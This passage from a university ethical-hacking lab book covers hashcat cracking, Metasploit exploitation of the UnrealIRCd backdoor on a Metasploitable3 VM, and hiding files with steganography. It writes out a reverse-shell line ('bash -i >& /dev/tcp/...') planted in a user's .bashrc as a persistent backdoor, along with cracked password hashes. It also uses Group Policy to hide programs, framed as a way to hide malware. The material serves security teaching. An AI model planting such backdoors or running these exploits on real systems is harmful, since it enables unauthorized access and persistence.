NOTE: If you run into the "Not enough allocatable device memory for this attack" error, shut down the Kali VM and allocate more RAM. If the attack will take too long, try increasing the number of vCPUs the VM has. Since we are in a VM, we can tack on "-w 3" or "-w 4" to increase the attack's CPU utilization/ workload. We recommend sticking to workload levels 1-2 on a host machine because it can start eating away at resources that let us use our mouse or display pictures on the screen.

11. Pressing ***s***, we can see the dictionary attack's current execution status. This status contains tons of information, such as the type of hash we are attacking, the estimated completion time, the number of hashes it was able to recover, etc

```
Session..........: hashcat
Status...........: Running
Hash.Mode........: 500 (md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5))
Hash.Target......: /home/student/Desktop/hashes
Time.Started.....: Wed May 29 13:27:17 2024 (9 secs)
Time.Estimated...: Wed May 29 13:59:15 2024 (31 mins, 49 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    14953 H/s (3.12ms) @ Accel:256 Loops:62 Thr:1 Vec:4
Recovered........: 1/3 (33.33%) Digests (total), 0/3 (0.00%) Digests (new), 1/3 (33.33%)
Salts
Progress.........: 208896/43033155 (0.49%)
Rejected.........: 0/208896 (0.00%)
Restore.Point....: 69632/14344385 (0.49%)
Restore.Sub.#1...: Salt:1 Amplifier:0-1 Iteration:992-1000
Candidate.Engine.: Device Generator
Candidates.#1....: 030979 → jordan95
Hardware.Mon.#1..: Util: 57%

[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit ⇒
```

Figure 7 – Hashcat dictionary attack in progress

12. Once the attack is finished, we will see “Cracked” or “Exhausted” as the status. “Cracked” means that it was able to crack all the hashes. “Exhausted” means it went through the entire wordlist and could not crack all the hashes. Below, we managed to crack all of the hashes we provided

```
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 500 (md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5))
Hash.Target......: /home/student/Desktop/hashes
Time.Started.....: Wed May 29 13:27:17 2024 (2 mins, 42 secs)
Time.Estimated...: Wed May 29 13:29:59 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    14175 H/s (3.19ms) @ Accel:256 Loops:62 Thr:1 Vec:4
Recovered........: 3/3 (100.00%) Digests (total), 2/3 (66.67%) Digests (new), 3/3 (100.00
%) Salts
Progress.........: 3727360/43033155 (8.66%)
Rejected.........: 0/3727360 (0.00%)
Restore.Point....: 1242112/14344385 (8.66%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:992-1000
Candidate.Engine.: Device Generator
Candidates.#1....: t988666 → syurga!
Hardware.Mon.#1..: Util: 51%

Started: Wed May 29 13:27:16 2024
Stopped: Wed May 29 13:30:01 2024
```

Figure 8 – Finished dictionary attack

13. Although hashcat outputs passwords when discovered, If we miss it, we have too many status updates, etc., run the below command on the “hashes” file to see all the hashes and their corresponding

plaintext values

```
> hashcat -m 500 ~/Desktop/hashes -show
```

```
┌──(student㉿kali)-[~/Desktop]
└─$ hashcat -m 500 ~/Desktop/hashes --show
$1$Qu2ZEylQ$nej3EidXatW5uD2HocZdO.:abc123
$1$sUNE8XKJ$c/lWA65d3PIH/1Qn3QSK2.:Cybergenius28
$1$Kgt9mNOZ$LBINtBR5wThsuFjpn7ifq0:t0byD0g$
```

Figure 9 – Cracked hashes

End of Lab

Deliverables

4 screenshots are needed to earn credit for this exercise:

- Screenshot of the hashes file
- Screenshot of John the Ripper brute force attack
- Screenshot of Hashcat finished dictionary attack
- Screenshot of Hashcat showing the cracked hashes

Homework

Assignment 1 – John the Ripper Dictionary Attack

Utilize John the Ripper's built-in help menu and perform a dictionary attack using rockyou.txt on the hashes from the exercise.

RECOMMENDED GRADING CRITERIA

- A document containing the following information
  - The John the Ripper dictionary attack command
  - Screenshot of the finished attack
  - A paragraph or two discussing other kinds of attacks that John the Ripper can perform (other than dictionary or brute force attacks)

Assignment 2 – Hashcat Mask Attack

Utilize Hashcat's online wiki and perform a mask attack on the following hashes. Here is a link to get started: https://hashcat.net/wiki/doku.php?id=mask_attack

- **29f373d1fdfddaf4b7150b7970760583f59f4adb**
  - 10 digits
- **1YUR1TMSw$uKeaGaBNcNz2dUiicfNw21**
  - Begins with the word "Laser"
  - Followed by an uppercase letter and 3 lowercase letters
  - Ends with 1 digit

RECOMMENDED GRADING CRITERIA

- A document containing the following information
  - The two masks utilized to crack the hashes
  - The two passwords and corresponding hashes
  - Screenshots of the finished attacks (showing "Cracked" status)
  - A brief description discussing the relationship between password complexity and cracking times

CHAPTER 49

Maintaining Access - Backdoors

DANTE ROCCA AND MATHEW J. HEATH VAN HORN, PHD

One of the final stages in the ethical hacking lifecycle is maintaining access. To maintain access a backdoor must be installed into the system. Metasploitable3 already has a backdoor installed, so we will show you how to detect and utilize the backdoor. We will also show you how to install your own backdoor.

LEARNING OBJECTIVES

- Learn how to prepare and setup Metasploit to execute an attack
- Install a backdoor through a vulnerable version of vsftpd
- Connect to Ingreslock backdoor with telnet

PREREQUISITES

- Chapter 42 – Building the Baseline Environment
- Chapter 43 – Nmap Basics

DELIVERABLES

- Screenshot of /etc/inetd.conf file on remote machine
- Screenshot of /etc/shadow file on remote machine

RESOURCES

- Metasploitable 2 Documentation – https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide/#backdoors
- ABDO HANY – "Exploiting FTP in Metasploitable 2" – https://medium.com/@abdolane123/exploiting-ftp-in-metasploitable-2-47b89fc0e654
- rwbnetsec – "How To – Metasploitable 2 – IngresLock Exploit Explained" – https://www.youtube.com/watch?v=FuwWjWt75dM
- "Systemd Backdoor" – https://haxor.no/en/article/systemd-backdoor

- Airman – "9 Ways to Backdoor a Linux Box" – https://airman604.medium.com/9-ways-to-backdoor-a-linux-box-f5f83bae5a3c

CONTRIBUTORS AND TESTERS

- Jacob M. Christensen, Cybersecurity Student, ERAU-Prescott
- Bernard Correa, Cybersecurity Student, ERAU-Prescott

Phase I – Attack Setup

Before installing a backdoor, the attack must be set up and planned to ensure the exploit will work.

NOTE: Screenshots vary from the commands because the tester used the same basic architecture as Chapter 42 but used different IP addresses. All the commands in this chapter assume that the attacking machine is 100.100.100.8 and the target machine is 200.200.200.10.

1. Using Eagle Net, start the following machines:
    1.1. Kali VM
    1.2. Metaploitable3-Linux
    1.3. DHCP Server
    1.4. Router
2. Navigate to your Kali VM and open a terminal
3. Use the following command to find your own IP address and take note of it

```
> ip add
```

4. Launch a Nmap scan against the 200.200.200.0/24 network to see which hosts are up
5. Once you've identified the active hosts, leverage your knowledge from Chapter 43 to scan each host's OS to discover the Linux target
6. Fingerprint the target machine to identify the active services running

```
[sudo] password for student:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-29 19:44 MST
Nmap scan report for 10.0.2.14
Host is up (0.00044s latency).
Not shown: 65525 filtered tcp ports (no-response)
PORT     STATE  SERVICE     VERSION
21/tcp   open   ftp         ProFTPD 1.3.5
22/tcp   open   ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp   open   http        Apache httpd 2.4.7
445/tcp  open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp  open   ipp         CUPS 1.7
3000/tcp closed ppp
3306/tcp open   mysql       MySQL (unauthorized)
3500/tcp open   http        WEBrick httpd 1.3.1 (Ruby 2.3.8 (2018-10-18))
6697/tcp open   irc         UnrealIRCd
8080/tcp open   http        Jetty 8.1.7.v20120910
8181/tcp closed intermapper
MAC Address: 08:00:27:42:51:02 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404, irc.TestIRC.net; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 124.61 seconds
```

Figure 1 – Results of a detailed fingerprint scan of all ports

7. We see an IRC daemon running on port 6697 of our target machine. This is easily recognized as a security hole that someone placed there earlier

Phase II – Take advantage of IRC

Internet Relay Chat (IRC) is one of the oldest group chat software programs. A Google search tells us that UnrealIRCd is famous for its use as a backdoor on systems.

1. Type the following command to start Metasploit

```
> msfconsole
```

2. In Metasploit, there are numerous exploits. To find what we're looking for we need to use the search command

```
> search unrealIRCd
```

Figure 2 – IRC found as a backdoor exploit

3. This results in a single option, so we will use it

```
> use 0
```

4. Following this, the options for the exploit must be configured. View the options with this command

```
> show options
```

5. Set the remote host option (the target) with this command

```
> set RHOST 200.200.200.10
```

6. Set the remote port option (the target) with this command. Remember we found this service running on port 6697

```
> set RPORT 6697
```

7. You can verify your settings at any time by using the show options command again

8. Search for the available payloads for this exploit by typing

```
> show payloads
```

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

   #   Name                                        Disclosure Date  Rank    Check  Description
   -   ----                                        ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser                                     normal  No     Add user with useradd
   1   payload/cmd/unix/bind_perl                                   normal  No     Unix Command Shell, Bind TCP (via Perl)
   2   payload/cmd/unix/bind_perl_ipv6                              normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3   payload/cmd/unix/bind_ruby                                   normal  No     Unix Command Shell, Bind TCP (via Ruby)
   4   payload/cmd/unix/bind_ruby_ipv6                              normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   5   payload/cmd/unix/generic                                     normal  No     Unix Command, Generic Command Execution
   6   payload/cmd/unix/reverse                                     normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   7   payload/cmd/unix/reverse_bash_telnet_ssl                     normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   8   payload/cmd/unix/reverse_perl                                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   9   payload/cmd/unix/reverse_perl_ssl                            normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   10  payload/cmd/unix/reverse_ruby                                normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   11  payload/cmd/unix/reverse_ruby_ssl                            normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   12  payload/cmd/unix/reverse_ssl_double_telnet                   normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)
```

Figure 3 – Choose a payload

9. You might have to try several payloads until you are successful, but we usually try Telnet first

```
> set payload 6
```

10. View the payload option and complete any missing information

```
> show payload options
```

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payload options
[-] Invalid parameter "payload", use "show -h" for more information

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   10.0.2.14        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    6697             yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

Figure 4 – Payload is missing local host (Kali) IP address

11. Add our attacking VM IP

```
> set LHOST 100.100.100.8
```

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payload options
[-] Invalid parameter "payload", use "show -h" for more information

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   10.0.2.14        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    6697             yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.13        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

Figure 5 – Local Host IP address is set

Phase III – Executing the exploit

All we have to do now is run the exploit and see what we can do with our access.

1. Type the following line and wait for a shell connection to be established

```
> run
```

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP double handler on 10.0.2.13:4444
[*] 10.0.2.14:6697 - Connected to 10.0.2.14:6697 ...
    :irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname ...
    :irc.TestIRC.net NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 10.0.2.14:6697 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo H0JuzMUBzjBuWAmf;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket A
[*] A: "H0JuzMUBzjBuWAmf\r\n"
[*] Matching ...
[*] B is input ...
[*] Command shell session 3 opened (10.0.2.13:4444 → 10.0.2.14:38641) at 2024-05-29 21:15:44 -0700
```

Figure 6 – Run the exploit

2. Check who you are logged in as using the following command

```
> whoami
```

```
[*] 10.0.2.14 - Command shell session 2 closed.  Reason: User exit
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP double handler on 10.0.2.13:4444
[*] 10.0.2.14:6697 - Connected to 10.0.2.14:6697 ...
    :irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname ...
    :irc.TestIRC.net NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 10.0.2.14:6697 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo H0JuzMUBzjBuWAmf;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket A
[*] A: "H0JuzMUBzjBuWAmf\r\n"
[*] Matching ...
[*] B is input ...
[*] Command shell session 3 opened (10.0.2.13:4444 → 10.0.2.14:38641) at 2024-05-29 21:15:44 -0700


whoami
boba_fett
```

Figure 7 – Results of whoami

3. So now we know we are the user Boba Fett. Lets see what else we know

```
> groups
```

```
groups
users docker
```

Figure 8 – Groups

4. We (Boba Fett) are part of the docker group. Let's verify with commands

```
> id
```

and

```
> cat /proc/self/cgroup
```




Figure 9 – verifying we are inside a Docker container

5. Using Docker is a book in itself and there are various methods to gain root access which is beyond the scope of learning about backdoors. It is enough to know that we can use an existing backdoor to gain access to the victim's machine

6. Press ***Ctrl-C*** to end the exploit

7. Type***exit*** to leave metasploitable

Phase IV – Installing a Backdoor

There are various means to create a backdoor in a target machine. Physical access, phishing, website cookies, etc. Each topic on its own is worthy of a short book. We will assume you have the credentials obtained from Chapter 47:

USERNAME: leia_organa
PASSWORD: help_me_obiwan

1. From a Kali terminal ssh into the metasploitable3 machine

```
> ssh leia_organa@200.200.200.10
```




Figure 10 – SSH login using Princess Leia's Creds

2. Since we already know that Princess Leia has root access, we add a bash command that will reach out to our Kali machine whenever she logs into the target machine

```
> echo 'bash -i >& /dev/tcp/100.100.100.8/1337 0>&1' >> ~/.bashrc
```

- 3. echo repeat the text that exists between the single quotes (')
- 4. bash -i creates an interactive bash shell
- 5. >& /dev/tcp/100.100.100.8 1337 redirects all input and output traffic to a remote server at IP address 100.100.100.8 listening on port 1337 (1337 stands for leet as in elite; a hacker joke)
- 6. 0>&1 redirects standard errors to standard output. This way we can see any errors on our screen
- 7. >> ~/.bashrc write the echo text to the file .bashrc, the startup bash file when a user starts their bash session




Figure 11 – Adding backdoor

8. Exit the ssh session by typing exit

Phase V – Connecting through the backdoor

Finally, to make sure our backdoor is working, we need to connect to it. We installed the backdoor on our target machine. But we need to listen for when the backdoor is opened. We run Netcat to listen continuously for the specific TCP session. This will launch whenever Princess Leia logs into her computer.

8.1. Start a terminal on the Kali machine

8.2. Start Netcat listening (-l) on port (-p) 1337 and give us all messages (-v meaning verbose) by typing

```
> nc -lvp 1337
```

Figure 12 – Kali is using Netcat to listen for Princess Leia's logon

8.3. Navigate to the Metasploitable3 VM and log in as Princess Leia




Figure 13 – Logging in as Princess Leia

8.4. Now return back to your Kali terminal and you can see a session was established with our target. If we run a few commands, we can see that we have all the rights and privileges of Princess Leia

Figure 14 – We're in!

End of Lab

Deliverables

4 Screenshots are needed to earn credit for this exercise:

- Correctly configured Metasploit payload options
- Metasploit attacked successfully completed
- Backdoor successfully added to Princess Leia's ~/.bashrc file
- Successful Netcat connection to Metasploitable 3 VM

Homework

Assignment 1 – Darth Vader

Install a backdoor into Darth Vader's account just like we did for Princess Leia. Grading criteria are the same as the deliverables.

Assignment 2 – Han_Solo

Use https://airman604.medium.com/9-ways-to-backdoor-a-linux-box-f5f83bae5a3c or other resources to install a different type of backdoor on Han_Solo's login account. Document your sources and what you learned.

RECOMMENDED GRADING CRITERIA

- Sources are documented (weblinks are okay)
- Screenshot of the implementation on the target account
- Screenshot of successful Netcat connection
- Discussion on what you learned about the process

No Figures in this Chapter

CHAPTER 50

Covering Tracks - Hiding Programs and Files

DANTE ROCCA

Part of maintaining access is covering your tracks. One easy way to cover your tracks is through hiding files and programs. Additionally, the use of steganography can be used both to cover tracks and to send infected files.

LEARNING OBJECTIVES

- Create and view hidden files on Windows and Linux
- Utilize steganography to hide a file

PREREQUISITES

- Create a Windows Server
- Build the Baseline Environment

DELIVERABLES

- Screenshot of ls -a command showing a hidden file
- Screenshot of file properties window in Windows showing a hidden file
- Screenshot of hide programs and features enabled in Windows
- Screenshot of OpenStego extraction success window

RESOURCES

- Ojash Yadav – "How to Hide Apps on Windows" – https://www.maketecheasier.com/hide-apps-windows/
- "How to Show Hidden Files in Linux" – https://phoenixnap.com/kb/show-hidden-files-linux

CONTRIBUTORS AND TESTERS

- Justin La Zare, Cybersecurity Student, ERAU-Prescott

Phase I – Hidden Files in Linux

In Linux, creation of hidden files is important to hide files from users. Luckily, creation of hidden files is easy in Linux. Unfortunately for our purposes, viewing hidden files in Linux is quite easy.

1. Start the Kali VM. Open the terminal in any directory and create a text file with a message in it. For our example, the file will be called hiddenMessage.txt

2. Use ***ls*** to show the file you created in the directory

3. Hidden files in Linux are created by adding a period to the front of the file name. To do this in the terminal, type the following command

```
> mv hiddenMessage.txt .hiddenMessage.txt
```

4. Now use ***ls*** again to make sure the file is hidden

5. To view the hidden file, use the following command

```
> ls -a
```

Phase II – Hidden Files in Windows

Similar to hiding files on Linux, hiding files and viewing hidden files is easy on Windows.

1. Launch the Windows VM and create a new text file on the desktop. Name it whatever you would like

2. ***Right-click*** the newly made file and select ***Properties***

3. In the attributes section under the general tab, ***check Hidden***




Figure 1 – Screenshot of File Properties window

4. ***Click Apply*** and then ***OK***. You should see the file disappear from the Desktop

5. To view the hidden file, open File Explorer. Go to Desktop in File Explorer

6. ***Click*** the view bar at the top. Check the box that says ***Hidden items***




Figure 2 – Screenshot of file explorer view bar

7. The hidden file should reappear on the desktop and in the File Explorer window

Phase III – Hiding Programs in Windows

The ability to hide programs is key for hiding a virus or malware. While there are many techniques for doing

this we will show one using group policy editor.

1. ***Right-click*** the Windows start icon and then click run. In the textbox that pops up, type the following

```
> gpedit.msc
```

2. Hit ***enter***, and in the left pane of the Local Group Policy Editor window that opens, click the ***Administrative Templates*** tab under the ***User Configuration*** tab

3. In the right pane, ***double-click Control Panel***

4. In the right pane, ***double-click Programs***

5. ***Right-click*** the ***Hide "Programs and Features" page***. Select ***edit***




Figure 3 – Screenshot of Hide Programs and Features page in Local Group Policy Editor

6. ***Click*** the ***Enabled*** radio button and then ***click Apply and OK***. This will prevent users from accessing the programs and features page. This will prevent users from accessing the programs and features page to view and uninstall programs




Figure 4 – Screenshot of Hide Programs and Features Enabled

Phase IV – Steganography

Finally, sometimes, we want to hide a file by putting it in another file. This practice is known as steganography.

1. Switch to the Kali VM. Start by creating one text file you want to hide. Then, download any image file to hide the message in

2. ***Click*** the Kali logo at the top left and search for OpenStego. Open the program

NOTE: If you do not see OpenStego, follow the steps to install the program.

2.1. Navigate to https://www.openstego.com in the Kali VM

2.2. Click "Download" at the top of the page

2.3. Download the latest release; the file should end with the **.deb** extension

2.4. Run the following command on the downloaded file to install OpenStego.

```
> sudo dpkg -i <filename>.deb
```

3. ***Click*** the three dots next to the ***Message file*** input. Locate the text file you made and select it

4. ***Click*** the three dots next to the ***Cover file*** input. Locate the image you downloaded and select it

5. ***Click*** the three dots next to the ***Output file*** input to select where to save the stego file. If you don't specify a path and type a name, it will be sent to the current user's home directory




Figure 5 – Screenshot of Hiding Data using OpenStego

6. ***Click Hide data***

7. Now that we've hidden the message, we can try to extract it. First, delete your message file

8. Now go back to OpenStego and then ***click*** the ***Extract data*** tab

9. ***Click*** the three dots near the ***Input stego file*** input and select your stego file

10. ***Click*** the three dots near the ***Output folder for message file*** input and select where you want the message to be sent




Figure 6 – Screenshot of Extracting Data using OpenStego

11. ***Click*** the ***Extract data*** button

12. Go to where you saved the message and check to make sure your message is still the same

End of Lab

Deliverables

4 Screenshots are needed to earn credit for this exercise:

- Screenshot of ls -a command showing a hidden file
- Screenshot of file properties window in Windows showing a hidden file
- Screenshot of hide programs and features enabled in Windows
- Screenshot of OpenStego extraction success window

Homework

Assignment 1 – Find the hidden message in this file (link to photo)

- Download the file and find the hidden message inside it
- Take a screenshot of the hidden message

Assignment 2 – Choose an alternative

Research an alternative to OpenStego and use it to create new hidden files. Write a short explanation covering the following:

